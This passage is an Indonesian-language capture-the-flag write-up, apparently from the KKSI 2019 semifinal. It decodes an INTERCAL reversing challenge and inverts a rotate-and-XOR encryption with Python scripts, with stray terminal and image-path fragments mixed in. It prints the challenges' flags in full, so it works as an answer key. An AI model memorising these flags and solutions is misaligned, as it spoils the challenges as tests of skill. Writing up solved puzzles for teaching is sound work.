
```
<br />define</span><span style="color: #007700">(</span><spa
<br /></span><span style="color: #0000BB">define</span><span
<br /></span>0">"KKSI2019{Bu_Risma_Bangga_Dengan_Kalian!}"</
</span>
</code>bool(true)

[sorgon@sorgon-pc Semifinal_KKSI]$
```

FLAG : KKSI2019{Bu_Risma_Bangga_Dengan_Kalian!}

Rev 4



Challenge ini menyediakan dua file yang berisikan program executable dan source .i / intercal . Berikut isi file masing-masing



```
        DON'T WORRY BE HAPPY
        DO ,1 <- #22
        DO ,1 SUB #1 <- #246
        DO ,1 SUB #2 <- #216
        PLEASE NOTICE ME SENPAI
        DO ,1 SUB #3 <- #140
        PLEASE ,1 SUB #4 <- #292
        DO ,1 SUB #5 <- #180
        DO ,1 SUB #6 <- #300
        DO ,1 SUB #7 <- #168
        PLEASE NOTE THIS INTERCAL MAKE ME CRAZY
        DO ,1 SUB #8 <- #280
        DO ,1 SUB #9 <- #332
        PLEASE DO ,1 SUB #10 <- #300
        DO ,1 SUB #11 <- #196
        DO ,1 SUB #12 <- #172
        DO ,1 SUB #13 <- #336
        PLEASE DO ,1 SUB #14 <- #416
        DO ,1 SUB #15 <- #256
        DO ,1 <- #1
        DO .4 <- #0
        DO .5 <- #0
        DO COME FROM (30)
        DO WRITE IN ,1
        DO .1 <- ,1SUB#1
        DO (10) NEXT
(20)    PLEASE RESUME '?.1$#256'~'#256$#256'
(10)    DO (20) NEXT
        DO FORGET #1
        DO .2 <- .4
        DO (1000) NEXT
        DO .4 <- .3~#255
        DO .3 <- !3~#15'$!3~#240'
        DO .3 <- !3~#15'$!3~#240'
        PLEASE DO .2 <- !3~#15'$!3~#240'
        DO .1 <- .5
        DO (1010) NEXT
        DO .5 <- .2
        DO ,1SUB#1 <- .3
(30)    PLEASE READ OUT ,1
```

(isi dari source intercal)

Dan isi dari file executable sebagai berikut:

```
[sorgon@sorgon-pc asasahasiap]$ ./ini_hard
woi
woi
woi
woi
p
p
p
p
p
p
u
u
```

Jadi, pada file executabel tersebut bisa diasumsikan memiliki fungsi seperti cat.

Lalu kami lihat ada yang menarik di bagian source intercal tersebut, dimana file tersebut memiliki value yang unik.
Setelah itu kami masukkan ke list , lalu kami proses dan kami compare isi tadi dengan list yang bersifat printable.

```
import string

angkatogel = [246, 216, 140, 292, 180, 300, 168, 280, 332, 300, 196, 172, 336, 416, 256, 256, 256, 256, 256, 256, 256, 256]
listall = string.printable[:-6]
kosong = 0
adahe = []
for at in angkatogel:
    for bella in listall:
        skraag = int(str(bin(ord(bella))).replace('b', '')[::-1], 2)
        isi = kosong-skraag+256
        if(at == isi):
            adahe.append(bella)
            kosong = skraag
            break
print(''.join(adahe))
```

Hasil eksekusi dari source di atas yaitu:

```
[sorgon@sorgon-pc asasahasiap]$ python asiap.py
KKSI2019{PLeAsE_GiVe_UPPPPPPPPP}
```

FLAG : KKSI2019{PLeAsE_GiVe_UPPPPPPPPP}

Diberikan soal berupa kriptografi dimana diberikan sebuah chunk yang terenskripsi, namun kami diberikan source untuk melakukan enkripsi tersebut, maka dari itu kami merubah source tersebut untuk membalikan chunk tadi menjadi flag yang kami cari.

```
def rotl(num, bits=64):
    bit = num & (1 << (bits - 1))
    num <<= 1
    if (bit):
        num |= 1
    num &= (2 ** bits - 1)
    return num


def rotr(num, bits=64):
    num &= (2 ** bits - 1)
    bit = num & 1
    num >>= 1
    if (bit):
        num |= (1 << (bits - 1))
    return num

chunk = [256, 9223372036854775845,
  178, 47,
  196, 52,
  232, 9223372036854775865,
  208, 53,
  226, 9223372036854775857,
  252, 9223372036854775865,
  230, 9223372036854775870,
  220, 9223372036854775865,
  240, 9223372036854775857,
  264, 9223372036854775865,
  264, 9223372036854775868,
  170, 9223372036854775883,
  136, 9223372036854775830,
  122, 23,
  168, 9223372036854775847,
  172, 9223372036854775843
]

:
[0] 0:less  1:gdb- 2:less*
```

```
flag = ""
for i in range(len(chunk[::-1])):
    a = chunk[::-1][i] ^ 10
    if i % 2 == 0:
        flag += chr( rotl(a)-8 )
    else:
        flag += chr( rotr(a)-8 )
print(flag)
(END)
```

```
root@mushroom:~# python source.py
KKSI2019{Hey_you_can_solve_it_BTW}
root@mushroom:~#
```